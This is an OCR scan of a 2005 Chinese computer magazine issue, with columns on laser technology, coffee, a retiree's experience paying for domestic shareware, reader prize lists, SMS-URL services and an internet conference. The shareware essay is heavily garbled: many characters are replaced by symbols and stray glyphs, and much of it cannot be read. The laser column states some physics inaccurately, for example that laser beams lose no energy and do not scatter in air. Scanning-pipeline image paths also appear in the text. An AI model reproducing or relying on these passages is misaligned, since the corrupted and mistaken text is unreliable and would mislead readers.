现在有很多实验室都在研究超强激光，这是激光在军事领域的一个重要应用。在强激光的研究中，科学家发现强激光在传播过程中，会使周围的空气电离，在适当控制的物理条件下，可使电离后的空气产生类似于透镜的效果，激光在其中通过会自然的汇聚，这样会有利于强激光的长距传播。另一方面，这种气体透镜会在一定长度后消失，那么强激光就会在这个距离上很快地衰减掉。只能在一段有限的距离上传播的强激光，加上激光的超强功率，于是科幻电影中的激光剑出现了。


星球大战中的激光剑也许在不远的将来就会出现

激光只能发热?

水在零度时会结成冰，氮气会在零下200度时液化，氧气就更低了，那么温度最低能到多少呢？物理学家们发现，温度是有最小值的，大概是在零下273度，我们把这个最低的温度称为"绝对零度"。说了这么多，你可能会问，这与激光有什么关系呢？而关系就是，在物理学中，科学家实现的最低温度就是通过激光来实现的，这项技术叫激光冷却技术，能达到只比绝对零度高零点几度的超低温状态。激光够神通广大吧！

全息照片与激光

普通照相机照出的照片都是平面的，没有立体感，而全息照片是有立体感的。所谓全息照片就是记录了景物的全部信息的照片。全息成像技术就是把激光束用分光镜一分为二，其中一束照到被拍摄的景物上，把这束光的反射光与另一束光相干扰地照射在胶片上，就完成了全息照相的摄制过程。全息照片和普通照片截然不同。用肉眼去看，全息照片上只有些乱七八糟的条纹。解读全息照片也要用一束激光去照射该照片，这样眼前就会出现逼真的立体景物。更奇妙的是，从不同的角度去观察，就可以看到原来物体的不同侧面。而且，如果不小心把全息照片弄碎了，那也没有关系。随意拿起其中的一小块碎片，用同样的方法观察，原来的被摄物体仍然能完整无缺地显示出来，只是会损失


全息图像能让你忍不住去摸它


全息图像让你“感觉”到它的存在

一些清晰感。全息照相的原理是利用光的干涉原理，利用两束光的干涉来记录被摄物体的频率和相位信息。这个理论很早就有人提出过，但只有激光才能达到它所要求的高相干性。因此，只有在激光器诞生以后人们才实现了这一梦想。

我们用“激光”连接世界

光纤的概念可以回溯到1870年。英国科学家约翰·廷德尔使用有反射表面的管子，让光以曲折的“之”字形方式输送。这其中要利用光的全反射原理，这样即使玻璃管扭曲，其传输结果仍然不变。全反射的光在传送过程中是没有能量损失的。现代光纤正是应用了同样的原理。激光通讯在保密性和抗电磁干扰方面要好于无线电通讯，所以利用光纤的激光通讯是一种很高效和可靠的现代通讯技术。现在，在亚洲和美洲之间的网络连接，就主要是通过跨越太平洋的光缆来连接的。

激光帮你治疗近视眼

激光大显身手的另一领域是医学。在外科手术中它不仅可以作为激光刀使用，而且在眼科、牙科、皮肤科与整容各方面都有独到的应用。激光刀的妙处在于它切割的同时也进行了灼烧，这恰好封闭血管防止其出血，也减少了感染的危险。用激光对牙齿进行无痛钻孔和去牙蛀，使人们对以前望而生畏的牙科手术大感轻松。相比以前的机械打孔，激光钻孔不仅不会产生大量的摩擦热，而且其所蒸发掉的只是被腐蚀处的黑色牙区，不会对健康的牙组织产生影响，从而疼痛感会大大减轻。激光在眼科上的应用是最令人叹为观止的，它可以焊接脱开的视网膜，封闭破漏的血管，彻底摧毁漂浮在眼中冻胶状液体中的微小的沙粒(使其气化)。激光手术的优点是不需要切开眼睛就能完成手术，而且手术的疼痛感大为缓和。对于目前的不治之症——癌症，激光也提供了有效的武器：一方面，激光可以用作激光刀来切除肿瘤；另一方面，在癌症的早期诊断方面也卓有成效。癌症的早期诊断对于其治疗有着决定性意义。借助于激光能准确地确定肿瘤细胞和正常细胞，同时也提供了一个新的治疗途径。借助于一些特殊的化学物质，采用激光化疗法，能使这些特殊物质在激光作用下杀死肿瘤细胞，从而达到治疗癌症的目的。

激光在军事中的应用

激光制导炸弹可谓威力非凡。越战之初，美军为炸毁河内附近的一座大桥曾出动了600多架飞机，投下2000多吨弹药，结果大桥安然无　，而美军飞机却被打下20架。1968年初，美军使用了“宝石路”激光制导实验炸弹，只出动了12架飞机空投了10余枚激光制导炸弹就彻底摧毁了那座大桥，而美方却没有一架飞机损失。在海湾战争期间，以美国为首的多国部队共投掷了6520吨激光制导炸弹，有90％击中了目标，同期投下的8万余吨非制导炸弹的命中率却只有25％。

激光炮发射的高能激光束的能量在空中不会减弱，也不会产生散射现象。武器专家们指出，激光武器以光速向目标发动攻击，具有巨大的潜力。虽然目前试验的目标距离高能激光炮只有几十公里，但从理论上讲，激光炮可以打击几千公里以外的目标。

电脑里的“激光”

除了上面提到的光纤外，激光在我们的电脑里还有很多应用，比如光驱，就是通过激光来读取光盘信息的。另一个大家用得较多的，就是激光打印机，同样也是激光的应用。另外，现在连使用激光定位的鼠标也出现了。



全球第一款激光鼠标
——罗技MX1000

激光技术是高科技的产物，其产生又推动了科学研究的深入发展，并开拓出许多新的学科领域，如非线性光学、激光光谱学、激光化学、激光生物学等。激光被用来研究与生命密切相关的光合作用、血红蛋白、DNA等的机制。激光还将成为时间和长度的新标准，以后任何高精度的钟表和米尺都可以用某一特定波长的激光束来标定。激光在核能应用上也将大显身手。



激光打印机已经成为必备的办公设备



光驱的出现，也代表了电脑进入了多媒体时代

网络中的“激光世界”

①光学论坛

网址:http://www.oecr.com/bbs/

“光学论坛”里面有多个与光学相关的版块，其中就有专门的“激光技术与应用，激光产业发展”版。这个已有3万人注册的专业论坛人气非常旺，适合大家交流、讨论问题。

②飞达光学网

网址:http://www.33tt.com/

“飞达光学网”有很多关于光学的知识，技术文章，有兴趣的朋友可以在这里找到很多技术文件。

CF [BL03]



咖啡的魅力

■ GQ

天气转凉了，冰镇饮料已经不适合这个季节。街上茶馆众多，但似乎那只适合上岁数的人们。在电脑前伏案工作几个小时后，来上一杯热热的香浓咖啡，一股暖意上心头，疲劳似乎也驱散了不少。那份恰如其分的苦，带着浓郁、香醇，使人闻之心动神迷，这就是咖啡的　力。

小提示

肝病患者、消化系统疾病患者、孕妇和儿童要尽量少喝咖啡。要知道，就连把咖啡当开水喝的欧美人士，对于小孩子喝咖啡也有很严格的限制。



如果说咖啡是一种文化，是一种休闲方式，那我今天就是在游戏吧




喝咖啡需要一种心境，幸福的时候咖啡会是甜的吗？



心情好的时候，你会发现谁都在向你微笑



心情好与坏的转换都是在一瞬间



加再多的糖咖啡也还是苦的



缘由天定 份仍由人

走进读者的电脑生活

软件注册以后

■鲁国游子

编者按: 有人鄙视国产软件，但在他们的电脑里常常也不难发现，总有几款地道的国产工具软件成为永久“居民”；有人觉得国内的软件作者不争气，自己却不去想方设法帮国产软件一把；更有甚者，把国产软件说得一文不值，除了偷偷用一用之外，在大庭广众之下，连谈一谈都不想。看了下面这位老同志的注册国产软件之旅，不知你是不是有些出乎意料？如果你是这位老同志，你会这么做吗？如果你不会这么做，你会怎么做？你认为我们民族软件业的发展需要我们普通人做哪些事情？你愿意为之做些什么？

我是一名退休人员，年逾七十。10多年前，退休后，一心想玩玩先进技术，于是倾己所有，买了一台486电脑，从DOS到Windows 95，又到Windows 98、Windows Me，现在又流行Windows XP，几年玩下来，尝尽酸甜苦辣，也算是一段苦乐人生吧。

那时为了玩好电脑，到街头小贩们那里去买光盘。那年头最便宜的一张光盘也要25元钱，没办法，硬着头皮也要买。光盘上的软件大多数是外国人做的，偶尔也有国人写的小工　，!"　也多数是#$　的，%们一&'　要()*+　　工!，在休，时-.要写　/0　，1 在是2345　　了。6% 们789，: 上了好年;，　<=　多&'>?@　　己的ABC1　现@己的DE 。到了1998年F ，我偶GH 想IIJK软件，　　L@ 己M为好的软件JK，　NM!"的OP　　，也QR%们ST　为我国软件U#VW　。于是XYZ[\一　　]退休^JK国_　　小工` 没有钱JK大　a软件b ，cd　是十e。 JK　的f　一e 软件是)ghi　　先生的jklimn　　　，是3.6 o 。那时pqrs在大tuA有，我们　vwx的人　y想g3z想，JK　　　是{|}{~ 件• 邮局寄钱后，h 先生寄来JK　码，打印的，正正规规的。从此= 后，j读霸n　，j　优化大师n，j　轻松文*n　……直到去年()了既Zcd，共JK了十e小工 。

在JK软件后的这几年里，我除了要感谢这]!"z@己的辛勤OP　为电脑z户编　写各种各样的工　软件外，也觉得有]　问题要说一说，其中最大的问题.是　诚~ 问题。

有的!"在　3给z户打招呼的l　况下一走了之，软件没有了，r站也关　了，~箱也撤　了，原来LJKz户的一切N 诺g 统统说3上了。有的 !"　在JK　前许诺j　有问必答，来~ 必复n，< 是当你JK后，　s回　一封j钱　收到了，附寄JK码 n，再有问题要写~ 找%，就是你把%的~ 箱塞爆了，%也3会回~的。有的　!"公示　j　来~必须写清订单号，　否则一概3　回复n。谁g　知道，老z户是没有订单号的，　这样就等于L老z户的一　切N诺全部!　废。尽管这类软件的破解o7多，r上到处<=找　　到，6 总觉得我是JKz户，　　再去z破解o，心里 73舒服，于是　干脆把它j　清n\电脑算了，　　而且永3 再z ！

有一位!"，　　* 来做了一e3错的软件，JK　　后G现，%3　再在这e 软件上下功夫，却热衷于传播低俗的东西，这是Lz户　~任的　　　`6　愿%在r　络净化后会有所变化 b 。

在这十e 软件中，j读霸　n 的!"　　陈鹏，jkli mn　的!"hi　　　,j迷　你日历n 的!"王　　y明，到　c 前为止.g 能做到有~必复 。c前在我的电脑上 经常z的，也就　是这三e　软件。

上海有一e郝先生，做了 ej电　子日记*n　软件，非常好z ，功能i　，又稳Z ，e人 M为比同类某]收^软件 . 要好，%把软件放在r　上免^让大家使　z　，7难　得。且一有反馈，立即回音，就是在%毕#后 忙着找工!的　非常时期也3例外，　更难得。如果有一天它)　为共享收^，我将立即JK。

CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第15期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

张　莉(新疆)　吴小聪(西藏)

二等奖5名(奖品:漫步者H500耳机)

罗应强(四川)　孙　磊(福建)　曲　军(山东)　陶　健(重庆)　李　静(湖南)

三等奖10名(奖品:东方大典2003)

王健斌(广东)　杜爱凤(浙江)　王　涛(陕西)　张利平(西藏)　叶春青(广东)　魏小龙(四川)　郝秀芳(山东)　郭海峰(北京)　李明国(河南)　张武军(北京)

最佳文章公布

2005年第15期优秀文章

第一名特别话　题n栏c《10　步之内学会ASP》!":　**朱晔 Jimmy**获得奖金500元C 《电脑爱好"》荣誉证书。

第二名: CFan新视界n栏c《买　MP3慎防李鬼拦路》!":　**彭敏**获得300元奖金C《电脑 爱好"》荣誉证书　。

第三名: 聪明z电脑n栏c《小心呀！j流氓n进村了　　I 广告软件的六大潜入& 式》!":　**小小**获得200元奖金C《电脑爱好"》荣誉证书。



你有收藏《电脑爱好者》的习惯吗?

●读者瓢虫仔:(发帖于电脑爱好者论坛)爆个料!我五年以来的《电脑爱好者》杂志收藏展示!从2000年的第14期杂志以后,渐渐地,我发现自己对这本杂志有着一种独特的感情。从2000年的第21期起,我从来没有中断过购买《电脑爱好者》,一直到今天。以下是我拍的一些图片。



●**小编感言:** 相信许多《电脑爱好者》的老读者有收藏这本杂志的习惯。小编当年在做标准读者时也有这种爱好,记得为了集齐1994年的《电脑爱好者》,曾不辞劳苦,多次到山区百里外省城的大街小巷去"淘"刊,最终还是在来北京出差时,在一个小书店集齐了爱刊。那时淘刊也不一定是为了看,只是为了"圆"心中的一个"梦"——收藏一份完美!

读者朋友们收藏《电脑爱好者》,有的是出于日后查阅的需要,而除此之外也体现了一种情感,一种多年来沉积下来的、只需意会、勿用言传的情感。如果把这种情感扩展开来,便成了这本全国发行量最大的电脑杂志所蕴含的电脑文化的重要组成部分。

对《电脑爱好者》有着特殊情感的老读者,是《电脑爱好者》广泛传播的生力军之一,是杂志社最具说服力的宣传队。他们身旁的许许多多读者,在他们的影响下,由不懂电脑,到喜欢上电脑,喜欢上《电脑爱好者》。可以说他们是《电脑爱好者》发展过程中最好的播种机,最好的宣传队。作为一支特殊的宣传队,我们并没有去发动他们、组织他们,是他们在阅读的过程中起了自然的、良好的社会宣传作用,他们是杂志社的义务宣传队;作为播种机,他们是广大读者最值得信赖的朋友和老师。

亲爱的读者朋友,你也有收藏《电脑爱好者》的习惯吗?你收藏这本刊物是出于一种什么情感?在你的收藏之旅中,有什么故事可以讲给大家听吗? CF [CP02]

重要声明

1.作者向本社投稿后,三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式),可自行处理。
2.本社坚决反对抄袭和一稿多投行为。
3.除非作者事先声明,否则本社对来稿有编辑权和修改权。
4.刊物一经上市即寄稿费,稿费以版面字数计算,每千字不低于100元,此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议,请事先声明。
5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点,我们无法保证这些网站(主页)今后不含非法内容(链接),读者一经发现请立即向当地公安机关举报。

短信网址，带你去逛架在

"你经常发短信吗？"当记者在北京的街头巷尾问起这个问题时，不管是扎着小辫的帅哥还是剃着光头的 女，不管是西装笔挺的公司老总还是胡同口闲谈的大叔大婶都连连点头。的确，如果身在这个时代的你还没有发过地球人都知道的短信，那就太太太落伍了。那么"你知道什么是短信网址吗？"当被问到这个问题的时候，绝大多数人脸上却显出了迷惑的神情。短信和网址，这两个词的含义大家都再熟悉不过了，可是合在一起又代表什么呢？为了解开大家的迷惑，记者当街掏出手机，让大家着实领教了一下短信网址的"厉害"。

买房、装修、K歌 一个都不少

在国贸上班的赵先生新买了房子，虽然是件喜事，但现下装修市场鱼龙混杂，到底选那家装修公司装房，成了令他头痛的一件事。按照记者的指导，赵先生编辑短信"我想装修"四个字，发送到"950066"。几乎在手机显示发送成功的同时，接收短信的提示音清脆地响起来，赵先生收到来自"950066"的这样一条短信:"您的装修助手！选择您需要的服务，直接回复栏目编号一、装修流程；二、装修估算；三、要点提示；四、量房留言；五、我想通话。"紧接着，赵先生回复了"二"和"四"，又分别收到了这样的短信:"简单装修(粉刷为主)200元/平米;简约装修(舒适经济功能完善)500元/平米;精致装修(讲求典雅品位)800元/平米。""量房留言联系设计师对装修房屋精确测量，才能获得合理的装饰设计及准确的装饰预算，请直接回复您的姓名和电话，即可获得免费、迅捷的量房服务。东格装饰公司已经收到您的量房要求，将尽快联系您。请保留此条信息，享受2%返现，您也可以拨打(010)80492747/48！"看到这些，赵先生微笑着说:"没想到发一条短信就能预订到量房服务，还真挺方便的。接下来就等对方给我打电话，我再仔细问问他们。"

记者在白石桥钱柜门前采访程小姐时，她正在等朋友。程小姐说她平时最喜欢的休闲方式就是K歌，还是绝对忠实的"凉粉"。记者投其所好地说服程小姐发送"K2KTV"到"950066"，得到了这样的回复:"请回复栏目编号，获取活动详细信息。(0.1元/条)一、K2KTV'1折K歌'活动;二、 湘苑满100返50礼券;三、K2KTV超市1折周年庆。""哎呀，居然还有一折K歌的活动！"程小姐说着兴奋地发送了"一"。"K2KTV'1折K歌'活动进行中，房费5元/小时起，活动时间段:12:00～21:00，1:00～6:00。请咨询65952288"程小姐说:"原来这就是短信网址啊，的确挺方便快捷的，而且还挺实惠，下次我一定带朋友去K2KTV试试。"

亲身经历了这些体验，程小姐说:"我感觉短信网址其实就是短信域名，通过一个短信网址，可以访问到这个域名对应的内容。而每一次回复的数字编号，就相当于在网页上点击了这个编号对应超级链接。"

通俗来讲，程小姐的确说出了短信网址的基本含义。中国移动通信联合会执行副会长谢 振解释说:短信网址是移动互联网上用自然语言注册的网址。企业注册短信网址后，用户只需把想要寻找的企业名称或服务名称编辑短信发送到一个全国统一的端口号，之后用户会接收到一个短信形式的"袖珍网页"，通过这个"袖珍网页"，完成相关内容的信息互动。



用拇指体验的移动商务

今年1月18日，由中国移动通信联合会发起，信息产业部电信研究院、中国移动、中国联通等电信运营商支持参与的"短信网址联合信息中心"(以下简称MobNIC)正式成立，宣告了以"短信网址"为主要技术平台的移动互联网寻址管理、运营、应用体系的建立，同时也拉开了以移动商务、移动政务等为代表的整个"移动信息化"在全国推广的序幕。国务院信息化工作办公室常务副主任曲维枝在给MobNIC成立的贺信中表示:这是一次结合中国国情推进移动信息

短信上的商铺

■新闻采访部实习记者 杜昕

化，解决“最后一公里”，促进信息进入千家万户的有益尝试。

亚太地区由于人口众多，对数据业务的使用一直比较活跃。在我国，凭借4.5亿的手机、小灵通用户，短信作为新兴媒体，创造了一个又一个的经济神话。刚刚鸣金收兵的“超女”大战，3千万的短信收益已经捅破了短信经济的窗户纸，透过这个小小的窗口，我们已经看到了短信经济更广阔壮美的天地。



然而，尽管我国目前各类短信的年发送量超过2200亿条，但其中一半以上都是通过个人之间发送完成的，而增值服务提供商(SP)提供的笑话、娱乐、新闻、游戏等内容性的服务占到总量的30%左右，只有很少一部分是与企业和行业应用有关。短信网址注册服务机构北京新网互联科技有限公司的市场部经理李涛说:“虽然中国的网民刚刚达到了一个亿，然而这一亿人却可以自由访问占总网站数量80%的企业网站，进行他们的电子商务活动。那么中国有4亿多的手机和小灵通用户，这样大的一个潜在市场，为什么要将它搁置，不加以利用呢？”事实上，将简洁明了、亲切可人的短信运用到企业，把行业应用服务推向用户，也正是要改变这一现状，开拓一个新的市场，用极低的成本推进移动信息化，发展社会生产力，服务广大人民群众。

企业一旦注册了短信网址，也就同时拥有了一套操作简便的后台系统，通过这个系统，企业可以制定具有自己特色的自动回复内容，比如新品推荐、打折资讯、定期抽奖、联系方式等。不仅如此，手机用户还可以通过诸如“客户留言”这样的选项，用短信向企业提出自己需要的服务，真正实现了企业与用户间的互动，更加人性化。另外，企业还可以利用短信网址进行包括:短信群发、网站互通、防伪、搜索等信息服务，迅速建立企业移动信息通信服务，收集客户手机信息，搭建移动商务的平台。

四大问题成发展绊脚石

俗话说:“万事开头难。”尽管从1月18号至今短短的7个多月，短信网址的注册量已达8万之多，但短信网址这只“初生牛犊”还只是在移动信息化的漫漫长途中迈出了第一步，要发展壮大，还面临着许许多多的问题。

问题一:行业标准迫在眉睫

“短信网址”不单是一个简单的产品或一个注册代码，它更多的是体现了基于短信网址的应用，可以说正在形成一个新的产业。这个产业使企业基于移动网可以构建自己的互动平台，能够实现企业很方便地向手机用户做营销、做服务，手机用户也可以很方便地找到他需要的企业的内容和应用。中国移动通信联合会执行副会长谢　振说:“没有标准，产业就做不起来。”事实上，由于“短信网址”所塑造的移动商务模式，技术门槛很低，资金投入小，也就注定了在这个领域中的竞争会非常激烈，而这种竞争实际上也会导致很多服务品质的下降。在这个关键时刻，倘若缺乏了行业标准，短信网址就会像一个没有规则的游戏，参加者可以任意的制定有力于自己的规则，这必将导致整个行业的混乱。

据短信网址项目总负责人、电信研究院总工程师蒋林涛介绍，按照计划，短信网址相关标准主要从三方面来制定:移动终端与移动网络设备之间、移动终端与SP、移动终端与互联网信息源之间的互联互通技术标准与规范。并且，该标准推出后，将规范通过移动互联网寻找企业网站地址的技术标准。

问题二:统一接入号码未定

与纷乱复杂的SP服务不同，短信网址让手机用户不必再为记不住形形色色的短信接入号码而头痛。不论你是想看《幸运52》的下期节目预告，还是要关注“超女”的最新动态，不论你是想了解国美“十·一黄金周”的特价活动，还是要　览华星影城上映新片的时间和票价，你都只需要发送他们的短信网址到全国统一的号码“950066”，便可以轻松获取这些资讯，可以说省了手机用户不少脑细胞。并且，短信网址也不需要像SP那样的定制费或月租费，从用户发送的每一条短信都只收取1毛钱的通讯费，而用户收到的来自短信网址的相应回复也是同接收其他短信一样，是免费的。这样一来，手机用户也再不用为不知道什么时候误定的一些SP服务，每个月被悄无声息地扣掉许多话费而发愁了。

但据短信网址联合信息中心秘书长马燕黎介绍，短信网址的接入系统还在试运行阶段，目前对外发布的950066，以及适用于移动用户的60088，适用于联通用户90088和备用号码916088等都会在申请到全国统一的接入号码后被取代。届时，无论是移动用户还是联通用户，还是小灵通用户，都将使用这个惟一

的号码访问短信网址。这也就意味着，现阶段短信网址的推介还无法大张旗鼓地进行，因此，它在老百姓中的普及率和知名度也就不可能很高了。

问题三:服务内容尚不成熟


经过7个多月的努力，短信网址的产业构架已经初具规模，但当记者体验用短信逛商铺的时候，却遇到了不少困惑。

当记者发送"民航机票"到"950066"时，回复信息中显示了"一、留言;二、国内机票;三、国际机票"几个选项。为了了解最新的机票行情，记者选择发送"二"和"三"，不久后，接到了这样的留言:"对不起，您访问的栏目的自动回复语未设置，感谢您的使用!"紧接着，记者又试验了另一个名为"汽车用品世界"的短信网址，想看看是不是能为自己的爱车添一部车载电子地图，却只看到这样的一句话:"欢迎访问汽车用品世界 www.zdauto2004.com 64248141。"几次下来的搜索结果不免令人失望，显然，由于企业设定的后台提示不完善，手机用户并不能了解到自己真正希望了解的信息。

在采访短信网址联合信息中心秘书长马燕黎时,他对此解释说:"企业注册短信网址后会怎样利用，这主要还在于企业本身对短信网址的理解。不可否认，短信网址的应用还在起步阶段,各方面服务的不完备是不可避免的,但是我们也看到了许多比较成功的案例,比如'北京甘家口大厦'这个短信网址,用户不仅可以从回复中了解到新品介绍和折扣信息，还可以通过选择WAP选项来登录甘家口大厦的WAP网站。在这个网站上面，手机用户甚至可以很方便的查看到商场的路线图等等。我想,通过上游推介的引导和短信网址的进一步发展，企业对短信网址的理解和应用会在很大程度上有所提高。到时候，手机用户就能够从短信网址中更多地了解到他们希望了解的信息了。"

问题四:垃圾短信令人心悸

采访中，短信网址授权金牌注册代理机构英普百联的无线业务部总监庄建东，为记者演示了短信网址的操作后台，他说:"每一个短信网址都对应着'灵信'网站上的一个ID，企业输入自己设置的密码后，可以进入该短信网址的后台管理界面。这个系统可以自动识别发送短信的手机用户所在的地区，是全球通用户还是动感地带用户等信息也一目了然。系统会记录这些号码并按照一定规则分类，企业可以在必要的时候向这些用户群发短信。"看到这里，在赞叹短信网址后台管理功能强大的同时，也不禁要问，像这样把自己的手机号码暴露给商家，会不会导致未来收到许多垃圾短信呢?



以我们查询交通违章的过程为例，通过短信网址可以方便地查找指定人员、指定交通工具的违章情况

马燕黎先生回答说:"首先，这些手机号码的获得都是基于手机用户对某一短信网址的关注而来的，假如用户不发送短信的话，后台也就无法得到这些号码。在此基础上，系统会自动记录用户访问该短信网址的 览次数，当 览次数积累到一定量的时候，系统会将该号码默认为是真正关注这个企业的手机用户，这样，企业才有理由给这类手机号码群发短信。并且，后台在群发短信的数量上也做了限制，每天最多只能发送200条，如果超过这个数字，企业必须向有关注册机构申请，同时群发短信的内容也要受到机构的监督和审查。"他又说:"用户在收到某企业的群发短信后，如果觉得是垃圾短信，可以回复'0000'，这样一来，用户便将自己从该短信网址的后台中删除，避免不再受到侵扰。除此之外，系统也设置了一些禁止的关键字，可以说我们在尽一切努力，把产生垃圾短信的可能性降到最低。"

可以预见的未来

试问，除了手机，又有哪种方式能让人们随时随地地获取第一手的信息呢?尽管面临着一些问题，但短信网址凸现移动商务的快捷、便利、保密性好等特点不仅令运营商信心倍增，也让所有希望在新一波的移动信息化大潮中占得先机的企业跃跃欲试。据估计，未来3年内，短信网址的企业用户将达到100万，形成数十亿元的产业规模。那么，在短信的天空下，我们的普通手机用户能享受到何样的服务呢?

马燕黎先生表示，除了商务应用以外，短信网址联合信息中心也一直在关注社会服务领域。现在江门市自来水有限公司已经通过短信网址的方式，向市民提供查询水费、报装用水需求、发布停水信息等服务了。天津仁爱医院也利用短信网址，实现了医疗咨询和预约专家门诊等人情味十足的特色服务。另外，通过短信网址，还可以鉴别手机的真伪，进行身份证和驾驶员积分、车辆违章情况的查询。可以预见，未来蓬勃发展的短信网址，将把用户更多的愿望转化为现实，那时，单凭一部手机，我们不仅可以轻松地预订电影票、飞机票，还可以找工作、签合同，甚至能买车、买房。一言概之，短信网址将会给老百姓的生活带来更多的实惠和方便。

CF [XW01]

讲述小编自己的故事……

互联网没有收获的季节

■ 鲍有彬

今年的互联网大会落幕已有月余，参会时的兴奋在我心中久久不能忘怀，一些片断的记忆还是希望与大家分享。

最近风头甚劲的李彦宏没有在开幕式上出现，后来在搜狐的林木直播间看到他接受林木的采访，风头一直很盛的陈天桥没有出席大会。刚刚完成惊天合并的阿里巴巴的马云也没有出现。

丁磊在大会的第三天出现在反垃圾邮件的论坛上，今天看到网易公司要推出大数量级别的虚拟硬盘。Google公司推出的GB级邮件信箱，从而引起各大电子邮件服务商迎战，纷纷上GB信箱。网易即将推出的大容量虚拟硬盘大概又要引起江湖动荡。

慧聪国际的CEO郭凡生的演讲还是那么有激情，我注意到他说话的姿势很有意思，几乎一直是微昂着头，这让我想拍两张可以用的照片的企图很难实现，我紧张地把右手食指轻轻地按在快门上，一有合适的机会就“　　”，好不容易瞅准了，不知道是不是闪光灯刺眼的缘故，那张照片他的眼睛是闭着的。

空中网董事长周云帆在他的发言中用了不少时间说到了空中网另一个创始人杨宁，这为其整个发言增色不少。基本上，各个互联网公司的老总发言，三句话说不到都就开始　　而谈“我们的公司怎么样，我们的产品怎么样”。坐在我身边另一个杂志的记者说：“这不就是广告吗？”

Google亚太及拉美区副总辛格女士在介绍搜索引擎未来发展的五大趋势时超时比较多，紧接着雅虎公司技术开发总监布拉德利霍罗维次再次延时，主持人汪延不得不两次提醒接下来的嘉宾严格控制演讲时间。在这两外籍互联网人士在台上演讲时，GOOGLE的两个创始人赛吉布林和拉里佩奇以及雅虎创始人杨致远会在美国看直播吗？

门户网站的声音比起去年削弱了很多。搜索是今年的关键词，做主题发言的嘉宾几乎在6月30日搜狐举办的十年回顾都出现过：陈沛，李锐，刘建军等；另一个是SP公司的发出的声音。四家在纳斯达克上市的以SP为核心业务的公司中的空中网，掌上灵通，TOM在线，华友世纪四巨头纷纷推出董事长兼CEO或者CEO，华友世纪还来了两个副总。在掌上灵通CEO杨镭接受各媒体记者联合采访的时候，华友世纪的一副总坐在比较远的一边，点上一支烟，静静地看着。

而WEB2.0，也受到了追捧。让我感到很奇怪的是WEB2.0代表公司博客中国的方兴东博士没有出现在大会上，另一个让我感到很奇怪的是目前互联网第一盈利模式网络游戏的几个厂商盛大，九城，金山也没有高管出现　。

一个朋友给我留言：北京的秋天真可爱。而互联网似乎永远没有收获的季节，这不，江湖又在传言：有海外公司要收购搜狐和腾讯。 CF [DJ01]

健谈天下



大家好！最近，阿健借着忙婚礼的机会，接触了不少善于炒作概念的朋友。为什么我要做这样一个分类呢？我不介意将自己粗浅的理解揭示给读者朋友。

IT这个圈子和其他任何传统行业相比，真得用政治课上那句“既区别又联系”来形容。

就说联系之处吧，IT圈子至少还是沾了朝阳行业的边儿，虽然资深IT人都在抱怨这个行业已经“堕落”为传统产业了。就因为和朝阳有这么点关系，那些头脑灵光、政策熟悉、人脉庞杂的人，才能够利用非技术因素获得自己在IT圈子里的一席之地。就比如，前阵子遇到一个专门负责信产部某职业技能培训的公司张总，那人说话时，总情不自禁地甩头发(原本以为此人“自恋”，后来才知道是一种病)，音调和谐、语气中肯，让初次见面的朋友很快能融入到他的生活圈子。在短短地两个多小时的接触当中，他几乎每时每刻都在谈手里掌握的最新科技成果和待推广的项目。仔细一想，发现这些项目无一例外是一些成规模的产业和某种技术的结合，要么就是停留在某种确实存在市场推广前景却不容易实现的计划上。在成规模的产业里融合新技术看似容易，却得深入到一个成熟的产业链中，谈何容易？面向一个目标客户不清晰的项目，推广难度可想而知！此人被我归结为炒作概念的人。

IT圈子并不是不允许你炒作概念，但得看你怎么炒法。方兴东看到了BLOG，于是引入资本，创建博客网，本身处在网媒转型的大好时期，他借助平面、电视和网络，在向广泛受众传播他的概念——全球第二代门户领导者。李彦宏发现了中文搜索的价值，于是创办百度，让中国人当了一次信息消费时代的主人。对于更大一些的领导者，比如比尔·盖茨，也会去倡导某些事情，数字家庭就是一个。但以他的层次，概念多半是倡导出来就行了，无须亲自炒作。我们也在炒作概念，不，准确地说，应该是在传播理念——信息消费时代的新理念。比起张总的夸夸其谈，方兴东、李彦宏、盖茨对概念的炒作应算是脚踏实地了。

IT行业和其他任何一个传统行业一样，既是概念诞生的地方，同时也应是踏踏实实做事情的地方。眼下2005年新一轮的秋季高校招聘会即将拉开　幕，阿健在这里奉劝大家一句，企业用人看中人才对于新鲜事物的把握以外，更看中人才根据市场的需求，及时调整自己的目标，并最终实现该目标的本领。 CF [DJ02]



3亿 英特尔公司计划投资3亿美元推广其代号为Napa的第三代迅弛平台。基于双内核Napa平台的笔记本电脑产品将于明年第三季度在全世界范围内发售。消息灵通人士表示,英特尔公司将在明年上半年逐步淘汰第二代迅弛平台——SONOMA。英特尔公司还预计双内核笔记本电脑将在明年下半年开始在企业市场上普及。

30亿 前不久召开的微软技术大会期间,微软高层透露在Vista上的开发称为人类历史上最大的软件工程。作为微软下一代核心产品,Windows Vista在去年的研发投入即超过30亿美元,程序代码已经超过三千万行。同时,该人士明确表示,Vista中的 染、语音识别等技术都是在中国研发出来的。

